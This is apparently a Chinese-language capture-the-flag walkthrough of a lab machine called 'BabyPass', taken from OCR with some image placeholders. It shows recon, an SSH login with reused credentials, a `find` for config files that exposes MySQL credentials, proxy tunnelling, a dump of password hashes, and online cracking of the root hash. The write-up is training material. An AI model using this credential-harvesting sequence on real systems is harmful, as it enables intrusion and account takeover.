

信息收集


查看源码




目录扫描



README.md



Readme.txt



登录后台没任何功能，回想起入口点提示`Do not use same password`，使用普通用户名和密码ssh登录后台

```
anuj@BabyPass:~$ cd ..
anuj@BabyPass:/home$ ls
admin  anuj  welcome
anuj@BabyPass:/home$ cd welcome/
anuj@BabyPass:/home/welcome$ ls
user.txt
anuj@BabyPass:/home/welcome$ cat user.txt
flag{user-0bb3c30dc72e63881db5005f1aa19ac3}
```

测试提权漏洞均不可使用，继续回归到服务方面，模糊搜索config文件，搜寻mysql服务的密码

```
admin@BabyPass:/tmp$ find /var/www/html/ -name "*config*"
/var/www/html/tms/includes/config.php
/var/www/html/tms/admin/includes/config.php
admin@BabyPass:/tmp$ cat /var/www/html/tms/includes/config.php
<?php
// DB credentials.
define('DB_HOST','localhost');
define('DB_USER','tms_user');
define('DB_PASS','secure_password');
define('DB_NAME','tms');
// Establish database connection.
try
{
$dbh = new PDO("mysql:host=".DB_HOST.";dbname=".DB_NAME,DB_USER, DB_PASS,array(PDO::MYSQL_ATTR_INIT_COMMAND => "SET NAMES 'utf8'"));
}
catch (PDOException $e)
{
exit("Error: " . $e->getMessage());
}
?>
```

使用ew代理，本地navicat连接找到root的密码

对象 | tblusers@tms (aaaaa) - 表

id # int(11)	FullName varchar(100)	MobileNumber char(10)	EmailId varchar(70)	Password varchar(100)	RegDate timestamp	UpdationDate timestamp
1	Manju Srivatav	4456464654	manju@gmail.com	202cb962ac59075b964b07152d234b70	2020-07-08 02:33:20	(NULL)
2	Kishan	9871987979	kishan@gmail.com	202cb962ac59075b964b07152d234b70	2020-07-08 02:33:56	(NULL)
3	Salvi Chandra	1398756416	salvi@gmail.com	202cb962ac59075b964b07152d234b70	2020-07-08 02:34:20	(NULL)
4	Abir	4789756456	abir@gmail.com	202cb962ac59075b964b07152d234b70	2020-07-08 02:34:38	(NULL)
5	Test	1987894654	anuj@gmail.com	f925916e2754e5e03f75dd58a5733251	2020-07-08 02:35:06	2021-05-11 00:37:41
6	root	123456789	root@gmail.com	fd50619cd7026f0f32272f77f4da6e92	2020-07-08 02:35:06	2021-05-11 00:37:41
8	(NULL)	(NULL)	(NULL)	d41d8cd98f00b204e9800998ecf8427e	2025-11-11 01:15:01	(NULL)

t00ls.com

@T00ls: 只有不断找寻机会的人才会及时把握机会。 Uzero 个人中心 投稿

T00ls 首页 安全资讯 Security News 漏洞监测 Vul Warning 技术文章 Tech Article

T00ls首页 » md5在线破解,md5解密,sha1密码破解,mysql密码破解,Discuz密码破解,NTLM hash破解

T00ls在线工具

IP查询 | 域名查询 | HASH解密 | MD5加密 | 字符串转换

fd50619cd7026f0f32272f77f4da6e92 解密

成功! CLOUDFLARE 隐私 · 条款

您的查询的HASH[fd50619cd7026f0f32272f77f4da6e92]解密信息如下:

明文为: Root@456